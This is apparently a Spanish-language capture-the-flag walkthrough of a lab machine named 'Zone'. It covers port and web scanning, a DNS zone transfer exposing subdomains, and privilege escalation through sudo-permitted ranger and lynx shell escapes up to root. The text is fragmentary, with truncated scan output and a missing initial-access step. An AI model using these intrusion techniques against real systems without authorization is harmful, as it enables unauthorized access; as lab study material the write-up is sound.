## **Zone**

```
nmap -sS --open -p- -Pn -n -vvv 192.168.137.7
nmap -sCV -p22,53,80 -Pn -n -vvv 192.168.137.7
```

```
PORT STATE SERVICE REASON
                                    VERSION
                     syn-ack ttl 64 OpenSSH 7.9p1 Debian 10+deb10u2 (prot
22/tcp open ssh
| ssh-hostkey:
    2048 f7:ea:48:1a:a3:46:0b:bd:ac:47:73:e8:78:25:af:42 (RSA)
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDKps92PT0Mo49rFdHP7epTdmPPCd/fSH0
rmRmZSDLG0s2TOm91MiqV84nxMnMTnOs5ufpn9huVKj2solGKRvcp6KhHP+jgPrrG7Qzg2MBf
H0eyOyTW19yVH6gBy5aSb7fgk2eObti+zW7a/+PxISlgmfieGILfZcQRUFKwkP7McHXIbxB0j
    256 2e:41:ca:86:1c:73:ca:de:ed:b8:74:af:d2:06:5c:68 (ECDSA)
 ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAAB
Zjq6lUICSI5xMg=
    256 33:6e:a2:58:1c:5e:37:e1:98:8c:44:b1:1c:36:6d:75 (ED25519)
_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIAvNdJQVZtNWIJXKf5oQ5ysPy6wq9WNetvW
53/tcp open domain syn-ack ttl 64 (unknown banner: not currently availa
 dns-nsid:
    bind.version: not currently available
  fingerprint-strings:
    DNSVersionBindReqTCP:
      version
      bind
      currently available
                   syn-ack ttl 64 Apache httpd 2.4.38 ((Debian))
| http-title: Apache2 Debian Default Page: It works
 http-server-header: Apache/2.4.38 (Debian)
  http-methods:
    Supported Methods: OPTIONS HEAD GET POST
1 service unrecognized despite returning data. If you know the service/ve
/submit.cgi?new-service :
```

```
) whatweb 192.168.137.7
```

http://192.168.137.7 [200 OK] Apache[2.4.38], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.38 (Debian)], IP[192.168.137.7], Title[Apache2 Debian Default Page: It works]

```
} gobuster dir -w /usr/share/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
-u http://192.168.137.7/ -t 50 -x php,html,txt
```

incluimos en el /etc/hosts

```
← → ♠ C ○ ♣ 192.168.137.7/robots.txt


User-agent: *
Allow: /

Sitemap: http://securezone.nyx/sitemap.xml
```

• no pasa nada si la fuzzeo por domnio, voy a intentar por suvdomnios

```
dig axfr securezone.nyx @192.168.137.7
; <>> DiG 9.18.28-1~deb12u2-Debian <>> axfr securezone.nyx @192.168.137.7
;; global options: +cmd
securezone.nyx.
                       604800 IN
                                       SOA
                                               ns1.securezone.nyx. root.se
                       604800 IN
                                       NS
securezone.nyx.
                                               ns1.securezone.nyx.
admin.securezone.nyx.
                       604800 IN
                                       Α
                                               127.0.0.1
ns1.securezone.nyx.
                      604800 IN
                                               127.0.0.1
upl0ads.securezone.nyx. 604800
                              IN
                                               127.0.0.1
www.securezone.nyx.
                       604800 IN
                                       Α
                                               127.0.0.1
                       604800 IN
                                       SOA
securezone.nyx.
                                               ns1.securezone.nyx. root.se
;; Query time: 9 msec
;; SERVER: 192.168.137.7#53(192.168.137.7) (TCP)
;; WHEN: Tue Jan 07 23:44:57 -03 2025
;; XFR size: 7 records (messages 1, bytes 248)
```

juicy...



vemos q al ejecutarlo nos avre una consola, hacemos shift+1 y nos da una shell, /bin/bash y listo

\$ whoami

```
User www-data may run the following commands on zone
(hans) NOPASSWD: /usr/bin/ranger
www-data@zone:/home$ sudo -u hans /usr/bin/ranger
```

```
hans@zone:~$ whoami
hans
hans@zone:~$
```

```
hans
hans@zone:~$ sudo -l
Matching Defaults entries for hans on zone:
    env_reset, mail_badpass, secure_path=/usr/loca
User hans may run the following commands on zone:
    (root) NOPASSWD: /usr/bin/lynx
hans@zone:~$ sudo /usr/bin/lynx
hans@zone:~$
hans@zone:~$ sudo /usr/bin/lynx
Spawning your default shell. Use 'exit' to return
root@zone:/home/hans# whoami
root
root@zone:/home/hans# cd /root/
root@zone:~# ls
root.txt
root@zone:~# cat root.txt
root@zone:~#
```

lynx havre como si fuese un more, aprete shift+1 y sali como root